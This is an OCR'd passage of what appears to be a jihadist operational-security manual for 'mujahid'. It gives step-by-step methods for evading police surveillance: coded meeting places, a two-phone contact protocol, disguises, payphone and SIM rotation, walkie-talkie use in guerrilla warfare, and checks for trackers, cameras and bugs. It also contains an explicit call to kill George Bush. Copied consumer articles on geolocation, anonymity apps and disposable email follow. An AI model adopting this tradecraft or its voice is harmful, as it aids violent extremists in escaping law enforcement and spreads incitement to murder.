3. A fantastic security measure is to use two phones, the 1st phone would allow you to notify one another in code via sms you wish to speak however, the 2nd phone would be used to make/receive calls which you could use at different locations to protect your identity and whereabouts. If you feel you are being watched you could easily ditch the phone and sim and start again from new.

Ways to contact one another!

When contacting one another always maintain a sense of awareness, as this is what sometimes let us down. Below is a simple method in contacting one another using two separate phones per head, i.e. each brother has two phones each,

So Brother 1 wants to Contact Brother 2

Both brothers have arranged a meet at a pre-arranged location coded as the "soccer ground". **Remember! Never send the actual location you will be meeting at, "soccer pitch" here is a pre-arranged coded reference to a location OTHER than a "soccer pitch".**

As the Prophet SAW said "War is Deception" **So Use your own INITIATIVE!!**

Now both brothers must endure security measures before attending meet

1. If mobile phones are to be present then the battery and sim must be removed in order to protect location (best to make sure phones are away from meet)
2. Always have a disguise, so that you are not recognized, and try to blend in with the environment
3. If the meeting is via phone call follow below.

Go to a location other than your current location leaving behind phone 1

now taking phone 2 which the battery and sim have already been removed, remember never have phone 1 and 2 on at the same time same location.

Upon arrival of location which should be a minimum range of 500m or preferably more, away from your residence assemble Phone 2. Battery, sim & phone.

So brother 2 said half an hour in his reply of the text, so the brother will ring in half an hour,

If ever the brothers feel they are being watched or tailed then always use preplanned procedures to alert a brother of an abort, ie the monkey has been let loose, I just seen big ears driving a beamer, Garram! Etc. (by the way the monkey & big ears is in reference to G.Bush the Muppet, someone in America please drop that fool)

2) Phone communication

This is used by everyone. It is one of the most useful tools of a mujahid, but it is also one of the most dangerous tools for the mujahid. The majority of brothers that get arrested are due to mobile phones. As we mentioned before, call are monitored and there are train multilingual agents who are on standby to listen to conversations.

Before you call, you should note down all the points you want to say in the conversation. The reason for this is that it will make the conversation longer than necessary, therefore be more expensive. It also gives more time for the authorities to trace your exact point. You should never use your phone in the area you live in. Never use a phone box in the same area you live in. Don't use the same box more than once. However if you are in a place which does not have many of them, then at least wait a month before you use it again. If you have to call 2 brothers, do not call them from the same phone box, as if the authorities are tracing one brother, they will be led to the second brother as you have made a link for them. Once you have ended your call, you should call a random number and stay on the line for at least 15 seconds without speaking before you put the handset down. Avoid making any conversation with anyone near the phone box-just in case the police come and speak to the people in the area and they give a description of you. Before using the phone box try to inspect the phone to see if there is anything suspicious. Keep your conversations very short. Leave the area as soon as you have finished making the phone call. Another point may sound obvious, but make sure you confirm the person on the other side of the phone call is the person you want to talk to. Use codes, as mentioned before, and make sure these codes do not stand out.

If you are talking with a brother face to face, make sure your mobile phones are not near you. You should learn to change your mobile and SIM regularly-depends on your budget. Do not make the mistake of only changing your SIM and keeping the same mobile, as the authorities trace both mobile and Sims. Try to get in the habit of having one mobile solely for incoming calls, whilst using another number solely for outgoing calls. In Pakistan, it is best to use 'jazz' as this gives your GPS point to within 100m, whereas 'U phone' gives your point within 3m, and other newer network providers give your exact position.

3) Wireless/Walkie Talkie

These are used mostly in guerilla warfare. They are very convenient, but have many disadvantages such as:

- In bad weather, the transmission will be affected
- The enemy can always listen to transmission
- The enemy can easily disturb you
- They can locate you
- To counteract some of these disadvantages, you can do the following:
- Limit the length of transmission-do not use for useless talk (this also applies to mobile phones)
- Fix a time to speak
- Change the location of where you use walkie talkie. The Chechen mujahid Shamil Basayev was killed due to him using a walkie talkie and they bombed the area (this shows that the kuffar have the technology to locate someone who uses a walkie talkie. In addition, the mujahid Naek Muhammad from South Waziristan was bombed when he was giving an interview to the BBC whilst using a satellite phone.
    - If you can use the lower mode on a walkie talkie it is safer, in other words, use the high mode only if you need to transmit to others who are far from you.
    - To transmit in 'cross number'. This is where you receive the transmission on one frequency, and when you click the button to speak, it sends the transmission through a different frequency. When using this format, avoid using the same cross number with all your contacts. Use different cross numbers for different groups/individuals.

4) SMS/Fax

SMS and fax can easily be read. Don't use them in the same area you live in. if you do have to register them, obviously you should not give your real name. Don't use the same place to always fax from (many of these precautions are the same for other types of communication). Once you have faxed, delete the cache memory on the fax machine. Make sure you leave the area immediately after you have sent the fax.

If you know a brother has been arrested and he knows which type of communication you use such as the mobile number you use, then you must throw away the current type of communication and buy another one –this applies to all types of communication-.

Car trackers
Randomly check your car for any trackers. To do this look under your car in all gaps anywhere you would put a car tracker. Usually it's a device which attaches magnetically to your car, look for any foreign and strange objects that you won't find normally under your car.

Camera
Be aware of cameras where ever you are. Get into a routine where you can spot cameras without raising suspicion. E.g whilst turning your head pretending to look in the opposite direction you do a full scope of your location. Simple trick is use your eyes and try not moving your head in obvious positions to find cameras.

Bugs
Can range in size or object, hidden in virtually almost anything. Or even the house next door, When surveillance groups set bugs up they must enter your premises to do this. So look for any objects moved or out of place.

Geolocation 101:
How It Works, the Apps, and Your Privacy

Taken from a kafir site

How It Works

Typically, geolocation apps do two things: They report your location to other users, and they associate real-world locations (such as restaurants and events) to your location. Geolocation apps that run on mobile devices provide a richer experience than those that run on desktop PCs because the relevant data you send and receive changes as your location changes.

Smartphones today have a GPS chip inside, and the chip uses satellite data to calculate your exact position (usually when you're outside and the sky is clear), which services such as Google Maps can then map. When a GPS signal is unavailable, geolocation apps can use information from cell towers to triangulate your approximate position, a method that isn't as accurate as GPS but is has greatly improved in recent years. Some geolocation systems use GPS and cell site triangulation (and in some instances, local Wi-Fi networks) in combination to zero in on the location of a device; this arrangement is called Assisted GPS (A-GPS).

As long as the sky is fairly clear, the geolocation app on your phone can ascertain your position reasonably accurately. Indoors, however, it's less accurate, and in locales where storefronts are in very close proximity, you may have to select your location manually from within the app interface.Eventually, though, more-advanced A-GPS systems should increase the accuracy of geolocation positioning inside buildings.

The First Wave of Apps

Several start-up companies offer geolocation services--and some, such as Foursquare, reach hundreds of thousands of users. Not only do these services let you share your location with your friends, but they also bring a social gaming element to the table. Let's have a look at some of them.

Foursquare on an Android phone shows your profile info, together with badges that you've earned and the last place you checked in to. Image: Foursquare

Foursquare works with iPhone, Android, BlackBerry, and Palm (WebOS) phones. If no app exists for your smartphone, you can always use the Foursquare mobile Website instead. Foursquare refers to announcing your location--and thus telling your friends where they can find you--as "checking in."

Google, Facebook, and Twitter Join the Party

With such a burst of interest in geolocation, it's hardly surprising that social-networking giant Facebook and ever-growing Twitter are getting involved. Last year Twitter introduced its geolocation API, which allows third-party developers to incorporate the feature into their apps. Many Twitter smartphone clients, such as Twitterrific or Tweetie, nowadays let you attach your current location to your tweets, and so do some of their desktop counterparts.

For its part, Nokia offers a geolocation service through the Ovi Lifecast widget on its N97 and N97 smartphone models. (rumor has it that Apple will integrate the app in a future version of the iPhone).

Even the Mozilla Firefox browser can tell Websites where you are located, so you can find more-relevant information.

Google has also integrated location sharing in the latest version of its Chrome Web browser. Chrome's feature uses the World Geodetic System (WGS 84) navigation system, which is the reference coordinate system that the Global Positioning System (GPS) uses.

Geolocation and Your Privacy

When you leave your home, you inevitably sacrifice some of your privacy; and by sharing your location on social networks, you could put yourself at some increased level of risk. But geolocation services are working hard (without always succeeding) at keeping you safe from the potential dangers of sharing your location publicly.

Most geolocation apps let you set a certain level of privacy, but you can never be too wary of people with bad intentions who may be following your updates. As a first step toward protecting yourself, it's a good idea not to expose your home address on these services.

Unfortunately, keeping your whereabouts hidden from other people defeats the purpose of geolocation, so you have to make sensible decisions about how widely you share your status and how carefully you guard your privacy settings.

Brightkite, for example, lets you select for each post whether to share it only with your friends or with the whole world; however, if you cross-post your location on Twitter, any ill-intentioned follower could use that information.

Twitter's approach to geolocation, in contrast, lets you select whether to include your whereabouts for each individual message. Google Buzz does the same thing. Twitter also lets you delete your entire geolocation history, in case you change your mind and want to erase your tracks.

Where Is All of This Heading?

Right now, geolocation apps seem to be the province of hip geeks and other tech enthusiasts. They also seem to be mainly about fun: Without the gaming features that Gowalla and Foursquare add to the technology, those apps wouldn't be nearly as popular. But as geolocation technology gets better and more precise, it may prove to be extremely useful in more-serious apps, such as those used by public safety and news-gathering professionals.

But as more apps, fun or serious, begin attaching our locations to our messages, related privacy issues will remain a hot topic of conversation, perhaps forcing us to reexamine our views about how much privacy we need to maintain in our digital lives. As Facebook CEO Mark Zuckerberg has suggested, privacy isn't what it used to be, and many people may be willing to surrender some of our online privacy in return for increasingly smart, convenient, and enjoyable apps.

Notes:


- **Be careful in the apps you use.**
- **Learn to disable any geo tagging or geo location before using any app.**
- **Search on google for tutorials on how to disable.**
- **If worst case scenario stick to an old mobile phone.**
- **Have Tawakkal in Allah**

How To Stay Anonymous On Your Android Or iOS


Taken from a Kafir Source

It's frighteningly easy for people you've never met to snoop at your phone. Your browsing is tracked, your mobile provider always knows where you are and those spammers obviously got your number from somewhere. Meanwhile, the so-called Snoopers Charter (communications Capabilities Development programme, to give it's official title) is still a threat: the security services want to hold details of your texts and calls "to combat terrorism".

In this guide, we look at three free apps that let you browse, text and call on the go without being observed. InBrowser is an incognito mobile browser that never stores history or cookies; Surespot lets you text without using your phone number; and Wickr lets you send free, encrypted messages that self-destruct without a trace.



What You Need : ***InBrowser App, Surespot App & Wickr App***



1. Download and open InBrowser. The Google search box on the home screen (1) lets you run a search or go to a specific URL. On Android, you can also open a pop-up search/ URL box from any InBrowser screen by tapping the InBrowser logo (2) or tapping the dots at the foot of the screen, (3) then Go To (4).

2. On iOS, the search and URL fields are at the top of every browser screen. (1) This version also supports tabbed browsing. To open a new tab, tap the tabs icon at the foot of the screen (2) and tap New Tab. Tap the tabs icon to see all current tabs, and tap the cross icon in the list to close that tab and remove all traces of it from your phone Ctrl+s.

3. InBrowser uses 'agent cloaking' to fool websites into thinking that you are using a different browser or operating system, so that you can browse without being monitored. On Android, tap the dots, (1) the More, then Change Agent and tap an agent cloak, such as Google Chrome (2) or Apple iPad. (3) On iOs, tap the Settings cog, then Change Agent.

4. The iOS version shows the Back and Forward buttons by default, but on Android you can enable them in the Settings menu. Tap your phone's Home button to exit the browser and erase the browser and erase all history, cookies and other data. On iOS you can clear data when you're in the browser: tap the cog, then Clear Current history & Cache.

5. To text privately on your android phone or tablet, download Surespot from Google Play. Open the app, choose a username (1) and password (2) and tap 'create identity'. (3) Surespot doesn't use your phone number, so your username will identify you. To create up to two more identities, tap the dots icon (4) and tap 'create new identity'.

6. To invite people to communicate with you privately on Surespot, log in, tap the dots, tap 'invite contacts' and then 'invite via text message'. (1) You can also invite via email (2) or via another app, such as Facebook. (3) Tap 'next', (4) then tap a contact and 'invite'. Alternatively, tap 'invite' on your home screen and enter the person's number or email manually.

7. This opens a pre-filled compose screen. (1) Tap the recipient field (2) to edit or add a number or email. Tap the message window (3) if you want to edit the text but leave the download link intact. (3) Tap Send. (4) Your recipient will get a text inviting them to download Surespot; create an identity and add you as a friend. The download link won't work on iOS.

8. Once you and your recipient are friends, their username will appear on your home screen. Surespot won't allow screenshots from this point, as you can see! Tap your friend's username to open the compose screen (1) and tap 'send' (2) to encrypt and send your message. To delete your messages from your friend's phone, tap the dots (3) and tap 'delete all messages'.

Wikr

9. To send self-destructing messages from your iPhone or iPad, download Wickr from the App Store. Tap New Account, choose your logins and log in. Tap the menu icon, (1) then the Settings cog. Tap Default Self-Destruct (2) and scroll the number wheels (3) to choose a default destruct time. Tap the lines icon, then Inbox to return to the main screen.

10. As with Surespot, Wickr messages don't use your phone number, so your recipient must also have the app. Tap the compose icon, the plus sign, (1) 'iOS Contacts', Connect Now and 'Tap to add' to send an invitation. Wickr messages can contain attached documents, (2) photos (3) and video, (4) as well as plain text.

Disposable email address

Taken from a kafir site


Not every program and service advertised as “free” may come with a $20 price tag or a meager free trial, but they undoubtedly come at a price: your oh-so-precious email address and trust.

Nowadays, anything and everything you register for — from online forums and shopping sites to services and application downloads — requires you to hand over a valid email address in order access the product or site’s particular set of features. It’s certainly not the most demanding criteria you’re likely to encounter during said registration, but it’s likely the most common and the biggest nuisance of them all once your inbox becomes flooded with an abundance of spam you didn’t intend to receive. I know

Fortunately, disposable email addresses have been around for years, providing a convenient and free solution to those sticky situations that render you hesitant to give out your real email address. Although each service will supply you with a fake and temporary address capable of being dished out like hot cakes to whomever you’d like, the bulk of them differ in terms of hallmark features and simple utilities that set them apart from one another. For instance, some may require you to read email within a Web interface while others will merely forward them to your actual inbox.

Here are our picks for the best sites for creating a disposable email address so you can remain anonymous and abstain from an inbox burgeoning with advertisements for male enhancers, online degrees, and whatever else you probably don’t need in your life right now (or ever).

Non-forwarding disposable email services




GuerrillaMail

While technically disposable, GuerrillaMail email addresses are also timeless. Each address can be tailored using one of nine different domain names and a custom inbox ID, much like a standard email address, making address options virtually limitless whether you rely on domain names like “sharklasers.com” or “guerrillamail.net.” Although the email address you choose at GuerrillaMail will never actually expire, recently-received emails that appear in your email inbox will automatically be deleted within an hour regardless if they’ve been viewed or not. Additional tools for encrypting your inbox ID and filtering unwanted spam is also built into the software, as is a simple email composer and capable of sending attachments up to 150 MB with little fanfare.


Mailinator

When Mailinator boasts it's "a different kind of email service on its site," it's not kidding around. The free service is a unique service on the Web, essentially offering a public address owned and accessible by anyone with an Internet connection. Instead of relying on a signup process or built-in creator like other services on our roundup, Mailinator creates an account for whatever email address you use as soon as a email arrives for that address. For instance, if you register for a service with the address "boondocks@mailinator.com", the site will create an account for that particular address if one doesn't exist already. Afterward, you can simple navigate to the Mailinator's homepage and type in your inbox of choice — as can anyone else since the inbox lacks any sort of password protection. Also, although emails are deleted from the system after a few hours, email addresses will remain intact indefinitely. However, keep in mind many mainstream sites like Facebook already block the well-known domain.



10 Minute Mail


Ten minutes isn't a lot of time, but it's often more than enough to hand out your disposable email address to the masses. Ten Minute Mail isn't swimming with features — it won't even let you create your own custom address — but it instead revels in simplicity. Once you arrive at the site's homepage, it will provide you with an auto-generated email address that will expire after 10 minutes unless you opt for an additional 10 minutes using the short link below your given email address. Additionally, there are various inbox settings located at the bottom of the page for viewing messages and a link above your given email address for quickly copying the address to your clipboard. It doesn't boast a highly-robust interface or tool set, but services for creating throwaway emails rarely need to



Fake Inbox

With an accompanying domain name like “fakeinbox.com”, the basic site clearly has nothing to hide. Users can choose either an auto-generated or custom username, but each will expire once the 60-minute doomsday clock at the bottom of the page hits zero. However, there are options for refreshing the email address’ lifespan and instantly deleting it, and the site offers the ability to read as well as reply to any email you receive within the dark interface. Note that the site does come with a few banner ads you want to avoid clicking like most email services, but other than that, our qualms are few and far in between.


Air Mail



Using a disposable email service doesn’t necessarily mean you have to sacrifice the well-known comforts of traditional email. Air Mail is a perfect case in point, a disposable email service that offers several perks often reserved for more comprehensive email clients. The site will auto-generate an email address upon your arrival, as well as begin checking for messages every 10 seconds, but you can always cycle through the email addresses until you find one with a username and domain you prefer. Incoming emails are displayed within the classic interface and accompanied by an alert notification, and you can continually access the inbox by returning to the site using the same browser or your private inbox URL on another machine. The email address will also remain valid as long as you keep your browser window active, only disappearing after 24 hours of inactivity, and Air Mail claims to hide your IP address from the sender to prevent third-party theft of information.


Forwarding disposable email services

Melt Mail




Melt Mail isn't revolutionary in terms of features and utilities, but it's yet another tried-and-true service took tuck away within your tool belt. Upon accessing the site's homepage, users will be prompted to enter the real email address they would like their email forwarded to, as well as select the duration of the forwarding service. Afterward, the site will provide a temporary email address and a clock indicating for how long the address will remain valid (i.e. three, six, 12 and 24 hours). The lack of a privacy statement is somewhat concerning — the point of using a disposable email is to avoid giving out your real email — but it's not a bad solution if you're looking for an incredibly sleek and straightforward solution for using a disposable email with forwarding capabilities. There's even a free iOS and Android app for creating and saving fake email addresses to your clipboard on the go.

Easy Trash Mail




Easy Trash Mail takes Melt Mail's forwarding duration to the next level, albeit with a tan-and-olive interface that's a bit more clumsy to use. Once users navigate to the site's homepage, they merely enter their real email address in the text field and select how long they would like the resulting, temporary email to last. Duration options are a little more extensive than others offered on our roundup, from 15 minutes and six hours to two weeks and an entire month, but the email forwarding will cease at the end of the allotted time no matter the amount of time you choose. Again, the service only offers email forwarding from an Easy Trash Mail domain, meaning all emails must be read in your real inbox opposed to a Web interface, but the service will also notify you 10 minutes before the disposable email expires so you can quickly peruse your inbox for any worthwhile message you may have missed.



Trash Mail


Not to be confused with aforementioned Easy Trash Mail, the German-built Trash Mail is a different type of disposable email service — one constructed with Chrome and Mozilla Firefox add-ons in mind. Both the site and add-ons require users to input their real email address for temporary email forwarding, but Trash Mail includes a limited number of forwards in addition to standard options for selecting the life span of the email address. For instance, users can limit the number of forwarded emails to one, 10 or even 10,000 and set the temporary email address' life span anywhere from one day to 6 months (or indefinite). On top of that, users

can personally create the fake email addresses using more than 10 varying domain names, as well as filter incoming emails using a CAPTCHA system and set up automatic notifications informing them when their account has expired. Trash Mail might be overkill for the average user, but the coupled browser add-ons make creating disposable emails on the fly a breeze without having to navigate elsewhere.




How to Use RedPhone for Android

Forget tin-foil hats, burner phones and payphones as means to avoid prying ears. RedPhone is an app for Android that enables secure phone calls on smartphones. It encrypts the communication between callers so that anybody listening in would only hear static, not the conversation. If you need to make an important phone call that you wouldn't want somebody to intercept, RedPhone is a great option.



RedPhone lets users make calls using VoIP or Voice over IP which means that instead of using phone lines, voice calls are done over an internet connection in the same way that a call using the Google Voice app does. Unlike Google Voice, RedPhone conveniently uses your normal cell phone number making it a friendly and free way to keep your private conversations private.

1. Install the RedPhone App. The RedPhone app is for Android phones only and can be found on the Google Play store.

